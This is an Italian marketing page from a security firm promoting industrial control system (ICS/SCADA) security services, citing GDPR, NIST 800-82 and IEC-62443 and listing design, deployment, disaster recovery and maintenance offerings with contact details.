


AGGIORNAMENTI

APP WEBCAM



AIR GAP NORME & BEST PRACTICES



LA LEGGE

GDPR – UE 2016/114

Direttiva introdotta con Decreto Legislativo n. 65 del 18/5/2018

SECURITY BY DESIGN E BY DEFAULT





BEST PRACTICES

NIST 800-82

National institute of standards and technology - Introduce i paradigmi per la creazione e gestione sicura di una struttura ICS




Guide to Industrial Control Systems (ICS) Security

Supervisory Control and Data Acquisition (SCADA) systems, Distributed Control Systems (DCS), and other control system configurations such as Programmable Logic Controllers (PLC)

BEST PRACTICES

IEC-62443 / ISA 99

International Society for Automation - introdurre una segmentazione logica a 6 live




Nidec

COME RISOLVERE

LE SOLUZIONI




SOLUZIONE



PROGETTO

Il design di rete e la progettualità è la base fondante dove si sviluppa un processo di sicurezza



MESSA IN OPERA

L'installazione e la configurazione degli apparati/software secondo criteri e standard riconosciuti



DISASTER RECOVERY PLAN

La scrittura di piano di ripristino nel caso di incidenti IT




MANTENIMENTO


Il mantenimento costante della sicurezza e dei componenti ad essa legata

LA SICUREZZA E' UN PROCESSO, NON UN SOFTWARE E/O UN "PEZZO DI FERRO"

SOLUZIONE



SECURITY FABRIC



CONTATTI



800.978.302



sales@cquri.com



www.cquri.com